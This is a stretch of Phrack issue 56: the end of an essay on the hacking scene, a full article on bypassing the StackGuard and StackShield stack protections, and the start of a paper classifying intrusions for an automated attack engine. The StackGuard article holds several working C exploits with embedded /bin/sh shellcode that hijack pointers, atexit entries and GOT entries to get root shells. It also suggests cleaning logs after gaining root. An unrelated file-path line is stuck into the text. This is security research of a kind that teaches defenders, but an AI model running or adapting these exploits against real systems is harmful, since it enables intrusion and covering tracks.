"hmm, huh, hrmm, duh, drhfhfhfmasfh rhummm shoelaces?"

"Don't question my technical abilities!"
- Agent Steal

"I hate JP more than I hate banana candy"
 - dk

"We're so money and we don't even know it"
 - dk

"i've had a lot of practice swordfighting underwater"

"-shep-"
-u4ea

"Do they live in each others basements?"
- eubern1g

"Waaleikum Pastrami!"
 - eubern1g

"Summa Sedes Non Capit Duos"

I would like to include a lot of other things the people listed below have said that aren't included here - most of them are often pretty witty & funny. A lot of stupid things that people have said crossed my mind as well, but I decided I didn't want their words showing up in my Quotes.. :)

But, since I wrote this up from memory, and also due to space limitations, this is not possible..

Oh well.

|--------- T H E F U T U R E O F T H E U N D E R G R O U N D ----------|

Asking this question is analogous to asking a question about the future of 8-tracks or dodo birds.

The underground is no longer underground. Forums which once existed for the discussion of hacking/phreaking, and the use of technology toward that end, now exist for bands of semi-skilled programmers and self-proclaimed security experts to yammer about their personal lives, which exist almost entirely on the awful medium known as IRC. The BBS, where the hack/phreak underground grew from, is long since dead. Any chump can buy access to the largest network in the world for $19.95 a month, then show up on IRC or some other equally lame forum, claiming to be a hacker because they read bugtraq and can run exploits (or even worse, because they can utilize denial-of-service attacks). The hacker mindset has become a nonexistent commodity in the new corporate and media-friendly 'underground.'

And everyone who was a real part of the hacking/phreaking scene - at one point or another decided they'd rather make money being legit than risk legal troubles and wrecking their future for nothing. Myself included.

The watered down underground's definition of a hacker is invariably something like: "Someone who can code," or "Someone who can hack webpages," etc.

The motives and goals of this 'scene' are also entirely different, and it can be safely concluded that it will continue to degenerate further, at a rapid pace.

On the flip side, going legit is a good thing... I, for one, would rather be on the right side of the law, and getting paid for it - it was fun while it lasted, and I learned a lot, but we all have to grow up sometime.

And for those just getting into it now - why hack? All the knowledge and information you could possibly want is available at the click of a button in any web browser (or push of an arrow, in Lynx).

If you instinctively and successfully refuted the last two paragraphs of bullshit logic... then you belong.

|---------- S H O U T O U T Z ----------|

eubern1g, el_jefe, dhate, sl/tr0ut, sloppy, dk, neal, u4ea, dw, lurid, adamw, fryguy, sarlo, sn, prym, plaguez, elastic, netw1z, route, redragon/djm, jennie, acid phreak, number6, pea, fatalist, marauder, tabas, kwei, ratscabies.. anyone BoW MOD or H4G1S that i missed & anyone else i missed .. the el8z know who they are :)

I'd like to give a separate shout-out to these following unnamed individuals, who shall be known by the arbitrary pseudonyms of:

oraclepunk, cheez, dos_tomates, the R&D militiamen, macgyver, SAF 1 & ’iblis’

(Don’t ask.)

|EOF|----------|

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x05[0x10]

|------------------ BYPASSING STACKGUARD AND STACKSHIELD ------------------|

|---------------------- Bulba and Kil3r <lam3rz@hert.org> ----------------------|

----| Preface

"When a buffer overwrites a pointer... The story of a restless mind."

This article is an attempt to demonstrate that it is possible to exploit stack overflow vulnerabilities on systems secured by StackGuard or StackShield even in hostile environments (such as when the stack is non-executable).

----| StackGuard Overview


According to its authors, StackGuard is a "simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties." [1]

We assume that the reader know how buffer overflow attacks work and how to write exploit code . If this is foreign to you, please see P49-14.

In a nutshell, we can change a function's return address by writing past the end of local variable buffer. The side effect of altering a function's return address is that we destroy/modify all stack data contained beyond end of the overflowed buffer.

What does StackGuard do? It places a "canary" word next to the return address on the stack. If the canary word has been altered when the function returns, then a stack smashing attack has been attempted, and the program responds by emitting an intruder alert into syslog, and then halts.

Consider the following figure:



To be effective, the attacker must not be able to "spoof" the canary word by embedding the value for the canary word in the attack string. StackGuard offers two techniques to prevent canary spoofing: "terminator" and "random".

A terminator canary contains NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff) -- four characters that should terminate most string operations, rendering the overflow attempt harmless.

A random canary is chosen at random at the time the program execs. Thus the attacker cannot learn the canary value prior to the program start by searching

the executable image. The random value is taken from /dev/urandom if available, and created by hashing the time of day if /dev/urandom is not supported. This randomness is sufficient to prevent most prediction attempts.

----| StackShield

StackShield uses a different technique. The idea here is to create a separate stack to store a copy of the function's return address. Again this is achieved by adding some code at the very beginning and the end of a protected function. The code at the function prolog copies the return address to special table, and then at the epilog, it copies it back to the stack. So execution flow remains unchanged -- the function always returns to its caller. The actual return address isn't compared to the saved return address, so there is no way to check if a buffer overflow occurred. The latest version also adds some protection against calling function pointers that point at address not contained in .TEXT segment (it halts program execution if the return value has changed).

It might seem like these two systems are infallible. They're not.

----| "Nelson Mengele must be free"

"...an attacker can bypass StackGuard protection using buffer overflows to alter other pointers in the program besides the return address, such as function pointers and longjmp buffers, which need not even be on the stack." [2]

OK. So. Do we need a bit of luck to overflow a function pointer or a longjmp? You bet! It's not exactly commonplace to find such a pointer located after our buffer, and most programs do not have it at all. It is much more likely to find some other kind of pointer. For example:

```
[root@sg StackGuard]# cat vul.c

// Example vulnerable program.
int f (char ** argv)
{
        int pipa;       // useless variable
        char *p;
        char a[30];

        p=a;

        printf ("p=%x\t -- before 1st strcpy\n",p);
        strcpy(p,argv[1]);        // <== vulnerable strcpy()
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy ;)\n");
}

main (int argc, char ** argv) {
        f(argv);
        execl("back_to_vul","",0);  //<-- The exec that fails
        printf("End of program\n");
}
```

As you can see, we just overwrite the return address by overflowing our buffer. But this will get us nowhere since our program is StackGuard protected. But the simplest, obvious route is not always the best one. How about we just overwrite the 'p' pointer? The second (safe) strncpy() operation will go straight to memory pointed by us. What if p points at our return address on the stack? We're altering the function's return without even touching the canary.

So what do we require for our attack?
1. We need pointer p to be physically located on the stack after our buffer a[].
2. We need an overflow bug that will allow us to overwrite this p pointer (i.e.: an unbounded strcpy).
3. We need one *copy() function (strcpy, memcopy, or whatever) that takes *p as a destination and user-specified data as the source, and no p initialization between the overflow and the copy.

Obviously, given the above limitations not all programs compiled with StackGuard are going to be vulnerable, but such a vulnerabilities are out there. For example, the wu-ftpd 2.5 mapped_path bug, where overflowing the mapped_path buffer could alter the Argv and LastArg pointers used by setproctitle() resulting in the ability to modify any part of the process' memory. Granted, it was *data* based overflow (not stack-based) but, on the other hand, this shows that the requirements for our above vulnerability are definitely fulfilled in real world.

So how are we going to exploit it?

We overwrite p so it will point to the address of RET on the stack and thus the next *copy() will overwrite our RET without touching the canary :) Yes, we need to smuggle in the shellcode as well (we use argv[0]). Here is a sample exploit (we used execle() to make it environment independent):

```
[root@sg StackGuard]# cat ex.c

/* Example exploit no. 1 (c) by Lam3rZ 1999 :) */

char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh";
char addr[5]="AAAA\x00";

char buf[36];
int * p;

main() {
    memset(buf,'A',32);
    p = (int *)(buf+32);
    *p=0xbffffeb4;      //  <<== let us point at RET
    p = (int *)(addr);
    *p=0xbfffff9b;      //  <<== new RET value

    execle("./vul",shellcode,buf,addr,0,0);
}
```

As tested on a StackGuarded RH 5.2 Linux box:

```
    [root@sg StackGuard]# gcc vul.c -o vul
    [root@sg StackGuard]# gcc ex.c
    [root@sg StackGuard]# ./a.out
    p=bffffec4       -- before 1st strcpy
    p=bffffeb4       -- after 1st  strcpy
    bash#
```

As you can see, the first strcpy() overwrites p, then strncpy() copies the new RET value so that when it returns it takes address of our shellcode. Kaboom!

This technique works with programs compiled with regular gcc or StackGuarded gcc, but StackShield compiled programs are proof against this.

----| There is no spoon

I talked with Crispin Cowan <crispin@cse.ogi.edu>, one of the StackGuard developers and he proposed a remediation against above hack. Here's his idea:

"The XOR Random Canary defense: here, we adopt Aaron Grier's ancient proposal to xor the random canary with the return address. The canary validation code used on exit from functions then XOR's the return address with the proper random canary (assigned to this function at exec() time) to compute what the recorded random canary on the stack should be. If the attacker has hacked the return address, then the xor'd random canary will not match. The attacker cannot compute the canary to put on the stack without knowing the random canary value. This is effectively encryption of the return address with the random canary for this function.

The challenge here is to keep the attacker from learning the random canary value. Previously, we had proposed to do that by just surrounding the canary table with red pages, so that buffer overflows could not be used to extract canary values. However, Emsi's [described above] attack lets him synthesize pointers to arbitrary addresses."

(The simplest solution there is to) "mprotect() the canary table to prevent the attacker from corrupting it."

We informed Crispin that we're going to write an article about it and his response was:

"I think we can have a revised StackGuard compiler (with the XOR random canary) ready for release on Monday."

That compiler has been released. [3]

StackShield offers an (almost) equal level of security by saving the RET copy in safe place (of arbitrary location and size -- not necessarily a good practice however) and checking its integrity before doing the return.

We can bypass that.

If we have a pointer that can be manipulated, we can use it to overwrite things that can help us exploit a vulnerable overflow in a program. For example, take the fnlist structure that holds functions registered via atexit(3) or on_exit(3). To reach this branch of code, of course, the program needs to call exit(), but most programs do this either at the end of execution or when an error occurs (and in most cases we can force an error exception).

Let's look at the fnlist structure:

```
    [root@sg StackGuard]# gdb vul
    GNU gdb 4.17.0.4 with Linux/x86 hardware watchpoint and FPU support
    [...]
    This GDB was configured as "i386-redhat-linux"...
    (gdb) b main
    Breakpoint 1 at 0x8048790
    (gdb) r
    Starting program: /root/StackGuard/c/StackGuard/vul

    Breakpoint 1, 0x8048790 in main ()
    (gdb) x/10x &fnlist
0x400eed78 <fnlist>:    0x00000000      0x00000002      0x00000003      0x4000b8c0
0x400eed88 <fnlist+16>: 0x00000000      0x00000003      0x08048c20      0x00000000
0x400eed98 <fnlist+32>: 0x00000000      0x00000000
```

We can see that it calls two functions: _fini [0x8048c20] and _dl_fini [0x4000b8c0] and that neither of these take any arguments (checkout glibc sources to understand how to read the fnlist content). We can overwrite both of these functions. The fnlist address is dependent on the libc library, so it will be the same for every process on a particular machine.

The following code exploits a vulnerable overflow when the program exits via exit():

```
[root@sg StackGuard]# cat 3ex.c
/* Example exploit no. 2 (c) by Lam3rZ 1999 :) */

char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh";
char addr[5]="AAAA\x00";

char buf[36];
int * p;

main() {
    memset(buf,'A',32);
    p = (int *)(buf+32);
    *p=0x400eed90;      // <<== Address of entry in fnlist which we'll modify
    p = (int *)(addr);
    *p=0xbfffff9b;      // <<== Address of new function to call (shellcode) :)
    execle("./vul",shellcode,buf,addr,0,0);
}
```

As you can see our exploit has changed only by one line :)

Let's test it against our vulnerable program:

```
    [root@sg StackGuard]# gcc 3ex.c
    [root@sg StackGuard]# ./a.out
    p=bffffec4       -- before 1st strcpy
    p=400eed90       -- after 1st  strcpy
    After second strcpy ;)
    End of program
    bash#
```

As you can see our program gave us a shell after the end of normal execution. Neither StackGuard nor StackShield cannot protect against this kind of attack.

But what if our program do not call exit() but uses _exit() instead?

Let's see what happens when we overwrite the canary. A StackGuarded program will call __canary_death_handler() (this function is responsible for logging the overflow attempt and terminating the process). Let's look at it:

```
    void __canary_death_handler (int index, int value, char pname[]) {
      printf (message, index, value, pname) ;
      syslog (1, message, index, value, pname) ;
      raise (4) ;
      exit (666) ;
    }
```

As you can see, we have a call to exit() at the very end. Granted, exploiting the program this way will generate logs, but if there is no other way, it's a necessary evil. Besides, if you get root, you can just groom them later.

We received some email from Perry Wagle <wagle@cse.ogi.edu> (another Stackguard author): "I seem to have lost my change to have it call _exit() instead...". Currently StackGuard calls _exit().

Of course the above hack does not apply to StackShield. StackShield protection can be bypassed by overwriting the saved %ebp which is not protected. One way of exploiting it (under the worst conditions) was described in "The Frame Pointer Overwrite" by klog in Phrack 55 [4]. When program is compiled using StackShield with the '-z d' option it calls _exit() but this is not a problem for us.

----| Discovering the America

What if a system has been protected with StackGuard *and* StackPatch (Solar Designer's modification that makes stack nonexecutable)? Is *this* the worst case scenario? Not quite.

We developed a clever technique that can be used if none of the above methods can be used.

The reader is directed to Rafal Wojtczuk's wonderful paper "Defeating Solar Designer's Non-executable Stack Patch" [5]. His great idea was to patch the Global Offset Table (GOT). With our vulnerability we can produce an arbitrary pointer, so why not point it to the GOT?

Let's use our brains. Look at vulnerable program:

```
        printf ("p=%x\t -- before 1st strcpy\n",p);
        strcpy(p,argv[1]);
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy :)\n");
```

Yes. The program writes our content (argv[2]) to our pointer then it executes library code, printf(). OK, so what we need to do is to overwrite the GOT of printf() with the libc system() address so it will execute system("After second strcpy :)\n"); Let's test it in practice. To do this, we disassemble the Procedure Linkage Table (PLT) of printf().

```
    [root@sg]# gdb vul
    GNU gdb 4.17.0.4 with Linux/x86 hardware watchpoint and FPU support
    [...]
    This GDB was configured as "i386-redhat-linux"...
    (gdb) x/2i printf
    0x804856c <printf>:     jmp    *0x8049f18  <- printf()'s GOT entry
    0x8048572 <printf+6>:   pushl  $0x8
    (gdb)
```

OK, so printf()'s GOT entry is at 0x8049f18. All we need is to put the libc system() address at this location, 0x8049f18. According to Rafal's article we can calculate that our system() address is at: 0x40044000+0x2e740. 0x2e740 is an offset of __libc_system() in libc library:

```
    [root@sg]# nm /lib/libc.so.6| grep system
    0002e740 T __libc_system
    0009bca0 T svcerr_systemerr
    0002e740 W system
```

[Note: the reader might notice we didn't use a kernel with Solar's patch. We were having problems with init(8) halting after boot. We were running out of time to get this article done so we decided to go without the kernel patch. All that would change is the 0x40. On systems with Solar's patch, libc is at 0x00XXYYZZ. So, for example, the above address would look like 0x00044000+0x2e740, the 0x00 at the beginning will terminate our string. We're not 100% positive that StackPatch is compatible with StackGuard, it SHOULD be, and even if it isn't, it CAN be... But we're not sure yet.. If any knows, please drop us a note.]

OK, so let's test following exploit:

```
[root@sg]# cat 3ex3.c
/* Example exploit no. 3 (c) by Lam3rZ 1999 :) */

char *env[3]={"PATH=.",0};
char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
```

```
    "\xff\xff/bin/sh";
char addr[5]="AAAA\x00";
char buf[46];
int * p;

main() {
    memset(buf,'A',36);
    p = (int *)(buf+32);
    *p++=0x8049f18;//  <== printf() GOT entry address
    p = (int *)(addr);
    *p=0x40044000+0x2e740;//  <<== Address of libc system()
    printf("Exec code from %x\n",*p);
    execle("./vul",shellcode,buf,addr,0,env);
}
```

And test it!!!

```
    [root@sg]# gcc 3ex3.c
    [root@sg]# ./a.out
    Exec code from 40072740
    p=bffffec4       -- before 1st strcpy
    p=8049f18        -- after 1st  strcpy
    sh: syntax error near unexpected token `:)'
    sh: -c: line 1: `After second strcpy :)'
    Segmentation fault (core dumped)
```

Hrm. That didn't work.

Unfortunately, as it happens, the printf() string contained special shell characters. In most cases if we exploit printf() to execute system() it will execute things like "Here we blah, blah and blah", so all we need is to create a "Here" shell script in our working directory (yes, we need our suid program to not set the PATH variable).

So what to do with our unexpected ':)' token?

Well it depends, sometimes you just have to forget about printf() and try to find a function that is executed after our exploitation, such that it takes plain text as the last argument. Sometimes, however, we can get luckier... Imagine that our a[] buffer is the last local variable, so arguments passed on to functions called by our vulnerable function are just next to it on stack. What if we persuade __libc_system() to skip the canary pushing? We can achieve that by jumping to __libc_system()+5 instead of __libc_system(). Well, we'll end up with +arguments shifted one place forward (i.e. arg1->arg2...), and the first 4 bytes of the last local variable on the stack are treated as the first argument. The printf() call we're trying to abuse takes just one argument, so the only argument that system() will get is pointer contained in the first 4 bytes of a[]. Just make it point to "/bin/sh" or something similar.

Overwriting the GOT works for StackGuard, StackShield and StackPatch. It can be used in case we cannot manipulate the whole content of what we're copying but only parts of it (as in wu-ftpd).

----| "Oily way"

The reader may think we're only showing her naive examples, that are probably not going to be found in the field. A vulnerable function that gets as its arguments a whole table of strings is somewhat uncommon. More often you'll find functions that look like this:

```
int f (char *string) {
[...]
    char *p;
    char a[64];
[...]
```

Check this out:

```
char dst_buffer[64]; /* final destination */

int f (char * string)
{
    char *p;
    char a[64];

    p=dst_buffer;               /* pointer initialization */
    printf ("p=%x\t -- before 1st strcpy\n",p);
    strcpy(a, string);          /* string in */

        /* parsing, copying, concatenating ... black-string-magic */
        /* YES, it MAY corrupt our data */

    printf ("p=%x\t -- after 1st  strcpy\n",p);
    strncpy(p, a, 64);          /* string out */
    printf("After second strcpy ;)\n");
}

int main (int argc, char ** argv) {
    f(argv[0]);                 /* interaction */
    printf("End of program\n");
}
```

You interact with the vulnerable function by passing it just one string...

But what if we're dealing with a system that has nonexecutable stacks, and libraries mapped to some strange address (with NULLs inside of it)? We cannot patch the GOT with our address on the stack, because stack is not executable.

It may look like we're screwed, but read on! Our system is x86 based, and there are a lot of misconceptions about the ability to execute certain memory pages. Check out /proc/*/maps:

```
    00110000-00116000 r-xp 00000000 03:02 57154
    00116000-00117000 rw-p 00005000 03:02 57154
    00117000-00118000 rw-p 00000000 00:00 0
    0011b000-001a5000 r-xp 00000000 03:02 57139
    001a5000-001aa000 rw-p 00089000 03:02 57139
    001aa000-001dd000 rw-p 00000000 00:00 0
    08048000-0804a000 r-xp 00000000 16:04 158
    0804a000-0804b000 rw-p 00001000 16:04 158      <-- The GOT is here
    bfffd000-c0000000 rwxp ffffe000 00:00 0
```

The GOT may seem to be non-executable, but SUPRISE! Good ole' Intel allows you to execute the GOT where ever you wish! So all we have to do is stick our shellcode there, patch the GOT entry to point to it, and sit back and enjoy the show!

To facilitate that, here's a little hint:
We just have to change two lines in supplied exploit code:

```
    *p=0x8049f84;               // destination of our strncpy operation
    [...]
    *p=0x8049f84+4;             // address of our shellcode
```

All we need is a copy operation that can copy the shellcode right where we want it. Our shellcode is not size optimized so it takes more than 40 bytes, but if you're smart enough you can make this code even smaller by getting rid of jmp, call, popl (since you already know your address).

Another thing we have to consider are signals. A function's signal handler

tries to call a function with a fucked up GOT entry, and program dies. But that is just a theoretical danger.

What's that now?

You don't like our vulnerable program?

It still looks somewhat unreal to you?

Then maybe we'll satisfy you with this one:

```
char global_buf[64];

int f (char *string, char *dst)
{
        char a[64];

        printf ("dst=%x\t -- before 1st strcpy\n",dst);
        printf ("string=%x\t -- before 1st strcpy\n",string);
        strcpy(a,string);
        printf ("dst=%x\t -- after 1st  strcpy\n",dst);
        printf ("string=%x\t -- after 1st  strcpy\n",string);

            // some black magic is done with supplied string

        strncpy(dst,a,64);
        printf("dst=%x\t -- after second strcpy :)\n",dst);
}

main (int argc, char ** argv) {

        f(argv[1],global_buf);
        execl("back_to_vul","",0);  //<-- The exec that fails
                                    // I don't have any idea what it is for
                                    // :)
        printf("End of program\n");
}
```

In this example we have our pointer (dst) on the stack beyond the canary and RET value, so we cannot change it without killing the canary and without being caught...

Or can we?

Both StackGuard and StackShield check whether RET was altered before the function returns to its caller (this done at the very end of function). In most cases we have enough time here to do something to take control of a vulnerable program.

We can do it by overwriting the GOT entry of the next library function called.

We don't have to worry about the order of local variables and since we don't care if canary is alive or not, we can play!

Here is the exploit:

```
/* Example exploit no. 4 (c) by Lam3rZ 1999 :) */

char shellcode[] = // 48 chars :)
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh";

char buf[100];
int * p;
```

```
main() {
    memset(buf,'A',100);
    memcpy(buf+4,shellcode,48);
    p = (int *)(buf+80);    // <=- offset of second f() argument [dest one]
    *p=0x8049f84;//  <<== GOT entry of printf

    p = (int *)(buf);
    *p=0x8049f84+4;//  <<== GOT entry of printf+4, there is our shellcode :)

    execle("./vul2","vul2",buf,0,0);
}
```

And the result:

```
    [root@sg]# ./a.out
    p=804a050        -- before 1st strcpy
    argv1p=bfffff91  -- before 1st strcpy
    p=8049f84        -- after 1st  strcpy
    argv1=41414141   -- after 1st  strcpy
    bash#
```

----| Conclusion

1) StackGuard/StackShield can save you in case of accidental buffer overflows, but not against a programmer's stupidity. Erreare humanum est, yeah right, but security programmers must not only be human, they must be security-aware-humans.

2) - By auditing your code - you may waste some time but you'll surely increase the security of the programs you're writing.
   - By using StackGuard/StackShield/whatever - you may decrease your system performance but in turn you gain additional layer of security.
   - By doing nothing to protect your program - you risk that someone will humiliate you by exploiting an overflow in your code, and if it happens, you deserve it!

   So, be perfect, be protected, or let the others laugh at you.

We welcome any constructive comments and improvements. You can contact us on Lam3rZ mailing list at <lam3rz@hert.org>.

Yes, yes... We know! No real working exploit yet :(We're working on it. Keep checking:

        http://emsi.it.pl/
and
        http://lam3rz.hack.pl/

----| Addendum: Jan 5, 2000

We solved the problem with StackGuard on a system with Solar Designer's non-executable stack patch. We're not sure what caused the problem, but to avoid it, enable 'Autodetect GCC trampolines' and 'Emulate trampoline calls' during kernel configuration. We were running Slackware Linux without StackGuard and trampolines but with non-executable user stack but StackGuarded RH Linux refused to work in such a configuration... :)

----| Some GreetZ

A18 team, HERT, CocaCola, Raveheart (for "Nelson Mengele..." song).
Nergal, moe by si tak ujawni? ;)
Po raz kolejny chcialbym zaznaczyc, ze jestem tylko zwyczajnym Lam3rem.

    - Kil3r

people I've been drinking with - because i've been drinking with you :)
people I'd like to drink with - because i will drink with you :)
people smarter than me - because you're better than I am
Ê£Ó¯1/4 - for being wonderful iso-8859-2 characters
Lam3rz - alt.pe0p1e.with.sp311ing.pr0b1emZ :)
koralik - ... just because

- Bulba

----| References

[1] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steave Beattie, Aaron Grier, Perry Wagle and Qian Zhand. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks http://www.immunix.org/documentation.html

[2] Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle and Erik Walthinsen. Protecting Systems from Stack Smashing Attacks with StackGuard http://www.immunix.org/documentation.html

[3] Security Alert: StackGuard 1.21
http://www.immunix.org/downloads.html

[4] klog. The Frame Pointer Overwrite
http://www.phrack.com/search.phtml?view&article=p55-8

[5] Rafal Wojtczuk. Defeating Solar Designer's Non-executable Stack Patch
http://www.securityfocus.com/templates/archive.pike?list=1&date=1998-02-01&msg=199801301709.SAA12206@galera.icm.edu.pl

----| Authors' note

|EOF|----------|

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x06[0x10]

------------------------------ PROJECT AREA52 ------------------------------
------------------------ Jitsu-Disk <jitsu@nmrc.org> ------------------------
----------- Simple Nomad <thegnome@nmrc.org> Irib <irib@nmrc.org> -----------

"Delirium Tremens"

----| Background

Military tactics have evolved along with technology. Reaching an objective is done with computed strategies gathering the impact of warfare on the field. This information is used to plan the next offensive. As the NSA has pointed out, cyber-warfare happens much like its real-life counterpart, hence the same intelligence can be used. This draft will try to explore the means and tools with which to build an automated attack engine based on a universal classification of attack strategies (regardless of the actual attacks).

----| Classification

Writing the proper classification of computer attacks actually fills entire books [1], yet we can devise levels of access -- Read, Write and Modify -- that an attacker can gain over a system. The steps to achieve your goal will vary depending upon whether you are attacking remotely, locally, or even physically. Achieving the goal is also dependent upon the security policy of the targeted system.

The objective of the classification is to provide a means to universally describe the levels of acquired access, depending on one's situation.

Later we will explore the building of a generic engine to defeat various security policies on target systems through the steps described in the classification.

To illustrate this we will attempt to define the classification of remote intrusion, based upon the OSI model. A similar classification for physical and local intrusion can be derived, although this paper will mainly focus on the remote element.

Various levels of access holds both logical properties and mathematical ones. For example, a logical property might be "if you can read the TCP/IP stream you can read the networked layer". A mathematical example might be "the Write property is intransitive; you can spoof traffic on the network yet not Modify existing data or hijack a session". The mathematical issues are left as an exercise to the reader, the logical ones will be used as the basis for the attack engine.

The following is our classification:

```
[ Acc : Access level
    M = Modify capabilities
    W = Write capabilities
    R = Read capabilities ]

 Situation : Remote
 ------------------

              OSI Layers   Acc  Implication

           *--------------*
           | Application  |
```

```
            | 6            | M   Application rights, compromise all layers below
            |              | W   DoS, unprivileged access
            |              | R   Data gathering
            |--------------|
            | Session      |
            | 5            | M   Session redirection, compromise all layers below
            |              | W   DoS, service scanning
            |              | R   Session Data gathering
            |--------------|
            | Presentation |
            | 4            | M   Redirection, compromise all layers below
            |              | W   DoS, scanning
            |              | R   Data gathering
            |--------------|
            | Transport    |
            | 3            | M   Redirection, compromise all layers below
            |              | W   DoS, scanning
            |              | R   Data gathering
            |--------------|
            | Network      |
            | 2            | M   Redirection, compromise all layers below
            |              | W   DoS, scanning
            |              | R   Data gathering
            |--------------|
            | Data Link    |
            | 1            | M   Redirection, compromise all layers below
            |              | W   DoS, scanning
            |              | R   Data gathering
            |--------------|
            | Physical     |
            | 0            | M   Redirection
            |              | W   DoS, scanning
            |              | R   Data gathering
            *--------------*
```

This attack-based model works top/down: if you can control the Application (Modification rights to what it does), all dependent layers are compromised. To be more specific, all dependent layers of the specific process you control are now "owned" by you. If you control sendmail you may fool around with all associated network functions, in the scope of access rights. Hence, if we define our "attack goal" to be "running a shell as root on the target system", a listening sendmail daemon running as root would be a good target. If sendmail is compromised to the point of executing commands as root, the remote attacker could easily gain a root shell, thereby meeting the goal. If the goal was to establish a covert channel to the target for Denial of Service (DoS) purposes or for launching further attacks, then appropriate actions would be taken.

On the other hand, having control of a lower level layer doesn't automatically guarantee you control of the above layer. For example, as an attacker you might be sniffing the network and see two computers exchanging data. But if this conversation is encrypted (and assuming you cannot decrypt the session) you could at best simply disrupt the conversation -- you would not control it.

On the same layer their is a subtlety regarding the Read and Write capabilities: being able to Read and Write only your own data is of limited interest from an attacking standpoint, port scanning notwithstanding. Hence we assume Read and Write capabilities are reached if you can Read and/or Write data we don't "own".

Given the above definition of Read/Write for a layer, if one can both Read and Write a layer it MAY be able to Modify it at that layer as well. However if encryption is in use, this is not guaranteed. Therefore Read/Write capabilities on a layer is required yet insufficient for Modify capabilities.

On a perfectly designed and secured system, one should not be able to get additional rights on a higher layer. The attack engine works by exploiting

security breach to progressively reach a desired goal given a starting point. For instance, achieving administrative access by starting with just the IP address of the victim.

In order to illustrate some of this, let's define a very primitive "Local Situation Access Classification" :

LS

6 kernel level (R,W,M)
5 drivers level (R,W,M)
4 process level (R,W,M)
3 user/group admin (R,W,M)
2 user/group "average" (R,W,M)
1 user/group null (R,W,M)

Now that we hold a classification hierarchy of access level, we need to apply this to the security breach we know of.

For example in the NMRC Pandora project, a Hijacking attack called "Level 3-1" would be referenced in this manner:

Name	Systems	Versions	Level required	Level gained
"Level 3-1"	"Novell"	"4.11","5 IPX"	"Remote 3 M"	"Local 3 R W"

This hack works on two levels -- a remote compromise of the IPX session, and the payload that will actually give you admin privilege.

Another attack from Pandora called "GameOver" that exploits a bug looks like so:

Name	Systems	Versions	Level required	Level gained
"GameOver"	"Novell"	"4.11","5 IPX"	"5 W"	"Local 4 R W"

In this case the process attacked is Bindery Supervisor equivalent in rights. The Bindery Supervisor holds a restricted set of the Admin rights. In this example we clearly see that this primitive description of Local Situation doesn't quite fit -- although we have achieved a higher level we have a restricted set of rights compared to previous attack. A better Classification is to be devised.

The NMap[2] tool would be:

Name	Systems	Versions	Level required	Level gained
"NMAP"	"ALL"	"ALL"	"3 W*"	"5 R*"

W* and R* mean Write and Read in a restricted sense. Write implies valid data you can legitimately write, Read data that you "own".

Two advantages are immediately obvious from this approach

-- Recognition of re-usability in attacks (e.g. if you only have R*/W* access in a 3com switched environment running an attack to overload the switch MAC table would provide you with R/W access and opens doors to new attacks).

-- Independence of the type of code used for the attacks (scripts, Perl, C, etc.) with the actual hack engine.

To facilitate the reference, the web's most popular hack archives [3][4][5] could automate this in their commentary. This will be highlighted in the next section.

Before we get there let's refine the classification method:

Assumptions
---
(1) For each situation (via network, via local process, via physical access) a set of layer between you and the goal are defined.
(2) Each layer, independent from any other, are linked top-down.
(3) A layer is defined by its uniqueness and the ability to associate Read/Write and Modify access levels for it.

Implications
---
(1) Modify access in the highest layer implies control of all the preceding layers (Layer N+1 includes Layer N), restricted by the given Classification (in a Remote Situation that would be the process's dependant layers, in a Local Situation, the runlevels).
(2) R/W/M access is a superset of R*/W*/M* where R*/W*/M* is the legitimate privilege access for a layer and R/W/M includes access to more privileges for the same layer (M>M*,W>W*,R>R*).
(3) Read/Write access to a layer is required to gain Modify access but is not sufficient.
(4) The concept of security breach comes from the fact that there exists a way to gain access to a higher layer (or access level) by defeating the security policy protocol between two layers (or access levels).

